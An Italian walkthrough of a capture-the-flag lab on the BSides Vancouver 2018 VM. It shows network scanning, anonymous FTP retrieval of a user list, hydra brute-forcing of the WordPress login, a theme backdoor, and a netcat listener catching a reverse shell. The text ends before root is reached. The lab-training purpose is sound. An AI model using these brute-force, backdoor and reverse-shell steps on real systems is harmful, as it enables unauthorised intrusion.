

Come diventare root


In questo caso è stato chiesto di fare un escalation dei privilegi della macchina Bside Vancouver 2018 e diventare root. Come prima operazione, abbiamo impostato le 2 macchine sulla rete interna e con il comando seguente abbiamo ricavato l'IP della macchina da attaccare.

```
(kali@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 192.168.91.10
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.91.11    08:00:27:1f:07:83    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.023 seconds (126.54 hosts/sec). 1 responded

(kali@kali)-[~]
$
```

Proviamo ad accedere alla macchina per raccogliere più informazioni possibili e avere una visione più chiara della macchina.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.



Adesso eseguiamo un controllo delle porte e delle vulnerabilità presenti nella macchina.

```
kali@kali:~$ nmap -sV -A -Pn 192.168.91.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 04:14 EDT
Nmap scan report for 192.168.91.11
Host is up (0.0047s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwat-x-x 2 65534 65534 4096 Mar 03 2018 public md5:YOL
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.91.10
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPd 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a8:9d (RSA)
|_   256 97:a5:28:a7:31:4d:8a:99:02:08:25:d1:05:36:e3:ac (ECDSA)
80/tcp    open  http     Apache/2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:1F:07:83 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT ADDRESS
1 4.70 ms 192.168.91.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.83 seconds

(kali@kali)~$
```

Da una prima analisi è possibile notare 3 servizi attivi, e come prima operazione proverò ad accedere con un user anonimo per provare a cercare eventuali vulnerabilità

```
(kali@kali)~$ ftp 192.168.91.11
Connected to 192.168.91.11.
220 (vsFTPd 2.3.5)
Name (192.168.91.11:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp ls
229 Entering Extended Passive Mode (|||38067|).
150 Here comes the directory listing.
drwat-x-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp cd public
250 Directory successfully changed.
ftp ls
229 Entering Extended Passive Mode (|||21887|).
150 Here comes the directory listing.
-rw-r--r- 1 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp get user.txt.bk
local: user.txt.bk remote: user.txt.bk
229 Entering Extended Passive Mode (|||46944|).
550 Failed to open file.
ftp get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||36663|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31 1.07 Kib/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (0.37 Kib/s)
ftp
```

E' stato trovato un file con una lista di utenti

```
(kali@kali)~$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
(kali@kali)~$
```

Con l'ausilio dello strumento hydra effettuerò un tentativo per trovare le password di queste utenze utilizzando le liste rockyou


```
(kali@kali) ~$ hydra -l listautenti.txt -P /usr/share/wordlists/rockyou.txt 192.168.91.11 -t1 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 04:35:37
[DATA] max 1 task per 1 server, overall 1 task, 71721995 login tries (l1:p:14344399), ~71721995 tries per task
[DATA] attacking ftp://192.168.91.11:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 04:35:42

(kali@kali) ~$ hydra -l listautenti.txt -P /usr/share/wordlists/rockyou.txt 192.168.91.11 -t1 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 04:36:39
[DATA] max 1 task per 1 server, overall 1 task, 71721995 login tries (l1:p:14344399), ~71721995 tries per task
[DATA] attacking ssh://192.168.91.11:22/
[ERROR] target ssh://192.168.91.11:22/ does not support password authentication (method reply 4).
```

Hydra non è riuscita a procedere. In questo caso proverò a visionare la porta 80 e la directory wordpress



Il sito si presenta datato e trascurato, e da una prima visione notiamo sia gestito dall'amministratore John, presente nella lista di user trovata precedentemente. Per avere maggiori informazioni sulla pagina usiamo lo strumento gobuster

```
(kali@kali) ~$ gobuster dir -u http://192.168.91.11/backup_wordpress/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,zip,sql,txt,bak
Gobuster v3.6
by DJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://192.168.91.11/backup_wordpress/
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.6
[*] Extensions: zip,sql,txt,bak,php
[*] Timeout: 10s


Starting gobuster in directory enumeration mode

/wp-content (Status: 301) [Size: 336] [→ http://192.168.91.11/backup_wordpress/wp-content/]
/index (Status: 301) [Size: 0] [→ http://192.168.91.11/backup_wordpress/index/]
/index.php (Status: 301) [Size: 0] [→ http://192.168.91.11/backup_wordpress/]
/license.txt (Status: 200) [Size: 19935]
/wp-includes (Status: 301) [Size: 337] [→ http://192.168.91.11/backup_wordpress/wp-includes/]
/wp-login (Status: 200) [Size: 2373]
/wp-login.php (Status: 200) [Size: 2373]
/readme (Status: 200) [Size: 7358]
/wp-trackback (Status: 200) [Size: 135]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 334] [→ http://192.168.91.11/backup_wordpress/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
/xmlrpc (Status: 405) [Size: 42]
/wp-signup.php (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]
/wp-signup (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]
Progress: 1323360 / 1323360 (100.00%)

Finished

(kali@kali) ~$
```

Con questa ricerca siamo riusciti a risalire ad una pagina di login



Analizzando il sito dalla sorgente HTML, sono emersi 2 utenti, Admin e John. Proviamo a trovare delle credenziali valide usando hydra.

```
(kali@kali):~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.91.11 http-post-form "/backup_wordpress/wp-login.php:log='USER'*pwd='PASS'*wp-submit=Log-In:F:Invalid username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 06:39:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.91.11:80/backup_wordpress/wp-login.php:log='USER'*pwd='PASS'*wp-submit=Log-In:F:Invalid username
[80][http-post-form] host: 192.168.91.11 login: admin password: princess
[80][http-post-form] host: 192.168.91.11 login: admin password: 123456
[80][http-post-form] host: 192.168.91.11 login: admin password: lovely
[80][http-post-form] host: 192.168.91.11 login: admin password: 123456789
[80][http-post-form] host: 192.168.91.11 login: admin password: iloveyou
[80][http-post-form] host: 192.168.91.11 login: admin password: rockyou
[80][http-post-form] host: 192.168.91.11 login: admin password: 12345
[80][http-post-form] host: 192.168.91.11 login: admin password: abc123
[80][http-post-form] host: 192.168.91.11 login: admin password: password
[80][http-post-form] host: 192.168.91.11 login: admin password: daniel
[80][http-post-form] host: 192.168.91.11 login: admin password: babygirl
[80][http-post-form] host: 192.168.91.11 login: admin password: 1234567
[80][http-post-form] host: 192.168.91.11 login: admin password: nicole
[80][http-post-form] host: 192.168.91.11 login: admin password: 12345678
[80][http-post-form] host: 192.168.91.11 login: admin password: jessica
[80][http-post-form] host: 192.168.91.11 login: admin password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 06:40:43

(kali@kali):~$
```


Per il primo utente siamo riusciti a trovare alcune password, che però non funzionano, probabilmente c'è qualche blocco per questo tipo di utenza. Procediamo con il secondo utente

```
(kali@kali):~$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.91.11 http-post-form "/backup_wordpress/wp-login.php:log='USER'*pwd='PASS'*wp-submit=Log-In:F:The password you entered"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 06:45:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.91.11:80/backup_wordpress/wp-login.php:log='USER'*pwd='PASS'*wp-submit=Log-In:F:The password you entered
[STATUS] 48.00 tries/min, 48 tries in 00:01h, 14344351 to do in 4980:41h, 16 active
[STATUS] 48.33 tries/min, 121 tries in 00:03h, 14344278 to do in 5927:24h, 16 active
[STATUS] 38.00 tries/min, 266 tries in 00:07h, 14344131 to do in 6291:18h, 16 active
[STATUS] 38.07 tries/min, 571 tries in 00:15h, 14343828 to do in 6288:09h, 16 active
[80][http-post-form] host: 192.168.91.11 login: john password: enigma
2 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 07:11:56

(kali@kali):~$
```

Per l'utente John è emersa una password valida che ci ha permesso di fare l'accesso con le credenziali appena trovate



Una volta dentro provvediamo a creare un backdoor per permetterci un accesso nascosto più veloce e indisturbato



Mettiamo il nostro terminale con la porta scelta in ascolto, creiamo la reverse shell e stabilizziamo la connessione

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.91.10] from (UNKNOWN) [192.168.91.11] 43430
bash: no job control in this shell
~/backup_wordpress/wp-content/themes/twentytwenty$ python3 -c 'import pty; pty.spawn("/bin/bash")'
~/themes/twentytwenty$ python3 -c 'import pty; pty.spawn("/bin/bash")'
The program 'python3' is currently not installed. To run 'python3' please ask your administrator to install the package 'python3-minimal'
~/backup_wordpress/wp-content/themes/twentytwenty$
```